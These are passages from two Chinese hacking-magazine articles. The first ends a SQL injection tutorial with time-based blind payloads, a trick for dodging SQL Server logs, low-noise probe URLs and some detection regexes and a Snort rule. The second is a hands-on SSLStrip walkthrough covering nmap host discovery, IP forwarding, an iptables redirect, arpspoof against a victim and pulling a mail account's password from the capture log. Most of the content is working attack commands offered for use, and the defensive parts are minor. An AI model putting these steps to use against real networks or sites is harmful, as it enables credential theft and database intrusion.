再举个例子，如果我们要判断当前的用户是否是sa，执行下面的语句即可：**if (select user) = 'sa' waitfor delay '0:0:10'**；，如果是，那么回显会在10s后返回。利用起来类似于以下形式：

```
Login.asp?Username ='admin'; if (select user) = 'sa' waitfor delay '0:0:10'—
```

要注意的是，不要把时间设置得太长，最好不要超过30秒，免得会出现连接超时之类的情况。不过这还需要多语句执行支持。

要在MySQL环境下实现Sleep()的功能，我们可以通过调用BENCHMARK()来实现。然而BENCHMARK()可不是盏省油的灯，虽然它能帮助我们进行判断，但这可累坏了服务器，它是通过计算耗时的原理来实现的，并且耗费的时间不能准确指定，它因参数和服务器CPU的计算能力而异。

生成彩虹表前就可以对计算机做个基准测试，以推测生成指定参数的彩虹表所需要花费的时间，测试时总会卡那么一阵子。从这方面看，SQL Server还是显得比较文雅点。

BENCHMARK()的使用方法如下：

```
BENCHMARK(howmanytimes,execute this)
e.g. 检测当前用户是否为root。
IF EXISTS (SELECT * FROM users WHERE username = 'root') BENCHMARK(1000000000,MD5(1))
检测表tabletofind是否存在。"IF (SELECT * FROM tabletofind) BENCHMARK(1000000,MD5(1))
```

要说最纯净的还是数Postgre SQL，它与C++中的Sleep()没什么两样。

```
e.g.
SELECT pg_sleep(10);    (等价于C++中的Sleep(10000)。)
```

四、另外还有些值得注意的实际问题

在你进行SQLi的时候，不要忘了，你的每一次提交都会产生相应的日志记录。不过，我们还是可以绕过SQL Server的日志记录的，只要在查询语句后加上sp_password即可，这样SQL Server便会因安全缘故不记录这条查询语句。

这样也并非万事大吉，IIS还是会有记录。以GET方式提交的参数在日志中会一目了然，因此我们最好用POST方式提交参数，这样IIS便不会记录我们提交的参数，因为我们访问的地址中并没有出现参数。

再就是在检测是否存在注入漏洞时，参照下面的形式进行会比较隐蔽，因为它们基本上不会产生什么刺眼的错误。

```
1.product.asp?id=4 (以下适用于SQL Server、MySQL和Oracle。)
a.product.asp?id=5-1
b.product.asp?id=4 OR 1=1
2.product.asp?name=Book
a.product.asp?name=Bo' %2b' ok
b.product.asp?name=Bo' || ' ok (适用于部分MySQL和Oracle。)
c.product.asp?name=Book' OR 'x' =' x
```

最后，纵然SQLi花样多多，我们还是有办法来防止的，例如可以用正则表达式来检测SQLi攻击。

```
e.g.
/(\%27)|(\')|(\-\-)|(\%23)|(#)/ix

/((\%3D)|(=))[^\n]*((\%27)|(\')|(\-\-)|(\%3B)|(;))/i

/\w*((\%27)|(\'))((\%6F)|o|(\%4F))((\%72)|r|(\%52))/ix

/((\%27)|(\'))union/ix"
/exec(\s|\+)+(s|x)p\w+/ix
```

我们也可以把正则表达式拿来与结合Snort之类的IDS配合使用。


```
e.g.
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"SQL Injection - Paranoid"; flow:to_server,established;uricontent:".pl";pcre:"/(\%27)|(\')|(\-\-)|(%23)|(#)/i"; classtype:Web-application-attack; sid:9099; rev:5;)
```

看到很多讲SQLi的文章有许多重复的地方，还有许多地方往往都没涉及到，我写这篇文章的目的，就是希望起到抛砖引玉的作用。讲得比较细微也比较杂乱，望大家见谅。你，能想到更多，也能做到更多，只要你愿意。

编辑点评：

sqli注入方法很多，作者也不可能收集全，提供了这么多语句，说明作者还是个有心人，愿意归纳整理。不过很显然作者功力不够，有一点东拼西凑，且大而化之没有深入，感觉就是归纳的很乱。

SSL中间人攻击终结凶器——SSLStrip



本文介绍了SSLStrip工具的用法

图 Christopher Yang/杨哲【ZerOne】

一、前言

目前启用SSL加密的网站越来越多，基于中间人欺骗的攻击方法也有很多，但是绝大多数在伪造证书的时候，都会在受害者机器上弹出一个警告提示，这样的提示将有效地降低被攻击的可能。但是，在今年Blackhat2009上面发布的SSLstrip，其原理真

可谓是让人耳目一新，从理论上而言，应该对现在几乎所有启用SSL的网站都会有作用。

二、什么是SSL

SSL，全称为Secure Socket Layer，就是我们常说的安全套接字层，为Netscape所研发，用以保障在Internet上数据传输之安全，利用数据加密（Encryption）技术，可确保数据在网络上的传输过程中不会被截取及窃听。基本上现有的IE、Firefox、Opear或Netscape浏览器均支持SSL。

目前比较流行的版本为SSL3.0，它已被广泛地用于Web浏览器与服务器之间的身份认证和加密数据传输。我们现在常见的电子邮箱启用的加密，比如gmail、126等，在用户登录时都采用了SSL。

SSL协议提供的服务主要有：

（1）认证用户和服务器，确保数据发送到正确的客户机和服务器；
（2）加密数据以防止数据中途被窃取；
（3）维护数据的完整性，确保数据在传输过程中不被改变。

那么，对于普通用户而言，区分网站页面是否启用SSL安全连接，只要查看网址是否为Https即可，同时可以观察浏览器右下方状态栏内是否出现一个小黄锁的标记，如图1所示。



图1


三、关于SSLStrip

在很多文章中都提到进行中间人攻击可以使得攻击者更有效地截获内网用户的密码及隐秘信息，比如在Linux环境下使用EtterCap或者ArpSpoof工具即可实现MITM中间人攻击。但对于Ettercap而言，在绝大多数情况下仅对HTTP、FTP、Telnet、SMTP等以明文传输的协议有效，也可以拦截PPTP VPN的Hash用于破解，具体步骤可以参看2009年3月的《黑客手册》，但是对HTTPS这样用了最新OpenSSL版本的协议就没有办法。不过令人高兴的是，在刚刚结束的BlackHat 2009黑客大会上，随着一款名为SSLStrip的工具发布，SSL的问题也被变相地解决了。

SSLStrip的工作原理及步骤如下：

1、先进行中间人攻击来拦截HTTP流量；
2、将出现的HTTPS链接全部替换为HTTP，同时记下所有改变的链接；
3、使用HTTP与受害者机器连接；
4、同时与合法的服务器建立HTTPS；
5、受害者与合法服务器之间的全部通信经过了代理转发；
6、其中，出现的图标被替换成为用户所熟悉的"小黄锁"图标，以建立信任；
7、这样，中间人攻击就成功骗取了密码、账号等信息，而受害者一无所知；

工具下载：截至2009年4月，最新版本为sslstrip-0.2版，为保证文件来源安全，请大家到官方网站下载，官网下载地址：**http://www.thoughtcrime.org/software/sslstrip/，目前仅提供Linux系统下的版本。需要注意的是，该工具为python语言编写，需要python环境支持，请大家先下载python并安装。**



```
root@bt:~# tar zxvf sslstrip-0.2.tar.gz
sslstrip-0.2/COPYING
sslstrip-0.2/lock.ico
sslstrip-0.2/README
sslstrip-0.2/setup.py
sslstrip-0.2/sslstrip/
sslstrip-0.2/sslstrip/SecureLinkListener.py
sslstrip-0.2/sslstrip/DataShuffler.py
sslstrip-0.2/sslstrip/ShuffleSocket.py
sslstrip-0.2/sslstrip/SSLDataShuffler.py
sslstrip-0.2/sslstrip/SSLShuffleSocket.py
sslstrip-0.2/sslstrip/RetrySecureException.py
sslstrip-0.2/sslstrip/__init__.py
sslstrip-0.2/sslstrip/CookieCleaner.py
sslstrip-0.2/sslstrip.py
root@bt:~#
```

图2


SSLStrip的安装很简单，只要copy到linux的任意目录下，先解压缩然后再安装即可。命令为：**tar zxvf sslstrip-0.2.tar.gz**，具体执行效果如图2所示。

四、SSLStrip攻击实战操作

既然已经知道了工作原理，下面我们就看看具体操作步骤。

步骤1：

确定攻击目标，可以使用nmap来对内网中开启的机器进行探测，一般我们使用icmp探测方式，这样可以躲过绝大多数防火墙的检查，命令为：**nmap -sP 192.168.1.0/24**，如图3，可以看到扫描出多台开放主机。



```
root@bt:~# nmap -sP 192.168.1.0/24

Starting Nmap 4.68 ( http://nmap.org ) at 2009-04-19 02:18 EDT
Host 192.168.1.1 appears to be up.
MAC Address: 00:1C:DF:60:C1:94 (Belkin International)
Host 192.168.1.2 appears to be up.
MAC Address: 00:1F:D0:42:09:36 (Giga-byte Technology Co.)
Host 192.168.1.3 appears to be up.
MAC Address: 00:10:72:90:57:A5 (Wistron)
Host 192.168.1.8 appears to be up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 31.65 seconds
root@bt:~#
```

图3

参数解释：
-sP　启用ICMP探测，也就是我们常说的Ping扫描；


步骤2：

先将网卡模式改为forwarding mode。**所谓IP-Forwarding，即IP转发，是一种路由协议。IP转发是操作系统的一种选项，支持主机起到路由器的功能。在一个系统中含有两块以上的网卡，并将IP转发选项打开，这样该系统就可以作为路由器进行使用了。**

我们这里就是起到IP转发功能，具体命令为：**echo "1" > /proc/sys/net/ipv4/ip_forward**，执行结果如图4所示。

步骤3：

然后在iptable里添加规则，使iptables把所有http数据导入到sslstrip，具体命令为：**iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 9527**，或者**iptables -t nat -A PREROUTING -p tcp --dport 80 -j REDIRECT --to-port 9527**，执行效果如图4所示。



```
root@bt:~# echo "1" > /proc/sys/net/ipv4/ip_forward
root@bt:~# iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIREC
T --to-port 9527
root@bt:~#
```

图4


参数解释：
-t　这个选项指定命令要操作的匹配包的表；
-A　在所选择的链末添加规则；
其中，nat，这个表被查询时表示遇到了产生新的连接的包，由三个内建的链构成：PREROUTING（修改到来的包）；
-p　指定协议；
--destination-port [port]　目标端口或端口范围指定，这个选项可以使用--dport别名来代替；
-j　目标跳转，指定规则的目标；
其中：REDIRECT修改包的目标IP地址来发送包到机器自身

步骤4：

开启sslstrip，命令为：**Python ./sslstrip.py -a -l 9527 -w zerone.log**。

参数解释：
-a　记录所有来自服务器的SSL及http数据流量内容；
-l　监听的端口，这里应和前面在iptable里设置的一样，我在这里设置为9527端口；
-w　将拦截内容保存为文件；

执行效果如图5所示。



```
root@bt:/tools/sslstrip-0.2# python ./sslstrip.py -a -l 9527 -w zerone.log
```

图5




图 6

步骤 5：

进行中间人攻击，这里使用最常见的 arpspoof 实现。当然，在 linux 下此类工具还有很多，喜欢图形界面的朋友也可以使用 ettercap。


arpspoof –i eth0 –t 192.168.1.33（目标） 192.168.1.1（网关）

参数解释：

–i eth0 指定工作网卡；

–t 这里指定要进行欺骗的目标 ip 及网关 ip；

执行效果如图 6 所示。


图 7

步骤 6：

查看 SSLStrip 生成的 log 文件里关于账户的信息，这个地方分为两个角度，分别是受害者和攻击者角度。


从受害者角度：首先，在受害者计算机上访问启用 ssl 加密的站点，比如 gmail、126 等。这里以流行的 126 邮箱为例，受害者机器系统为 WindowsXP SP3，启用默认防火墙及卡巴斯基杀毒软件，如图 7 所示。

从攻击者角度：在攻击者的机器上重新打开一个 Shell，查看当前 log 里记录的内容，输入命令为：**cat zerone.log | grep longaslast**，该命令的意思是：从 zerone.log 文件中查找含有 longaslast 字符的内容。显示效果如图 8 所示，不过这样看起来稍显的复杂。


图 8

我们也可以使用文本编辑器打开，比如 Kate，使用其自带的查找功能，可以更方便地定位出拦截到的账户及密码，如图 9 所示。

这样我们就能利用得到的用户名和密码登录了，126 邮箱采用的 SSL 安全机制就这样被攻击者成功绕过，原本加密的内容现在已经成为明文。


图 9

五、攻击中的一些细节

在攻击测试中，将会看到下面一些小的细节：

消失的小黄锁

在攻击的时候，若仔细观察，还发现受害者机器上的浏览器在访问 ssl 加密页面时，那个原本在右下角出现的 SSL 加密提示——一个小黄锁标志消失了，而原本应该显示为 https 的网址头部也变成了 http。如图 10，为正常 SSL 加密的 Gmail 网址，图 11 为遭到 SSLStrip 攻击后的网站情况，可以看到两者在网址前段的不同，一个是 https，一个是 http。

奇怪的密码错误或无法登录

对于受害者而言，在遭到此类攻击时，也会出现无法登录邮箱账户，或者输入正确密码却被告知错误的情况，个别网站甚至会无任何提示地反复回到登录页面。若大家在上网的时候出现此类情况，一定要小心，查看一下是否遭受到了中间人攻击，简单地查看一下 ARP 缓存表即可有所结论。

六、小结

